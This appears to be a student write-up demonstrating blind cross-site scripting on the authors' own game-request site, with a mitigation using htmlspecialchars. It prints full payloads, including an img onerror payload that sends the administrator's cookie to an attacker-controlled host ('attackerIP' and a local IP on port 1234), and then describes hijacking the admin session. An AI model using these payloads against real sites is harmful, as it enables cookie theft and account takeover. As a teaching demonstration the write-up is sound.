Blind Cross Site Scripting




Figure Vulnerable Code.

This Code from our website it takes information from the user about game that he wants to add after that it will store the information to table called pending\_games all of this information will be send to an administrator dashboard and he has the ability to approved or disapproved the game. From this code you can see that all input “POST” are sent without any type of validation. However, if we want to inject that it will be blind cause you will not see that output of the execution but when the administrator visits a page where he/she can approve or disapprove the script will trigger.

Let’s demonstrate that.

A screenshot of a computer

Description automatically generated

This is one of the functionalities in our website where user can request to add a game that’s not appear in the search results. And From figure 1 we know that all the input is vulnerable so let’s try basic cross site scripting injection for this first input “Game Name” only.

The payload used: “<script>alert(1)</script>”




Figure POST request for adding Games.


After sending this request the message will appear

A screenshot of a computer


Description automatically generated

However, our Cross Site Scripting (XSS) not trigger???

That’s why we called it Blind XSS where you can’t see the execution not let’s sign as an administrator and go to approval page.



After we enter a page, our script triggered



A screenshot of a computer

Description automatically generated with medium confidence

And as you can see there’s no name cause in name filed, we put JavaScript code. And it has been executed.

Now What Can Attacker do (what is the impact)

Instead of injecting basic JavaScript which is “<script>alert(1)</script>” this payload consider to be a proof of concept for the existence of vulnerabilities. Let’s use another payload:

“<img src=x onerror=this.src='http://attackerIP:1234/?'+document.cookie;>”

This payload will try to upload an image and the source of that image is “x” which doesn’t exist in the server so will trigger the “onerror” and it will send the cookie to attacker control website.

Let’s demonstrate that.

A picture containing text, screenshot, font, black

Description automatically generated


I started a web server in python in port 1234 so the full payload should look like this:

“<img src=x onerror=this.src='http://192.168.8.128:1234/?'+document.cookie;>”

And we will add Game name to not make the request suspicious.

“<img src=x onerror=this.src='http://192.168.8.128:1234/?'+document.cookie;> Valorant”

Now we will send it.



A screenshot of a computer

Description automatically generated

Let’s go to admin Dashboard.  
A screenshot of a computer

Description automatically generated

Now Let’s try to login as admin with his cookie.

A screenshot of a computer

Description automatically generated

Here I’m Login As normal User I will change my cookie to the admin cookie and let’s see what happens.

A screenshot of a computer

Description automatically generated

After changing my cookie, I logged in as admin.

Mitigation

In figure 1 we should apply some filter, regex, or built in function to avoid the execution of XSS.

So we Used built in function called “htmlspecialchars” what this function do is convert any html tag to the encoded version. Like this:

A screenshot of a computer

Description automatically generated

Here there will be no execution of the JavaScript code do to it’s encoding.

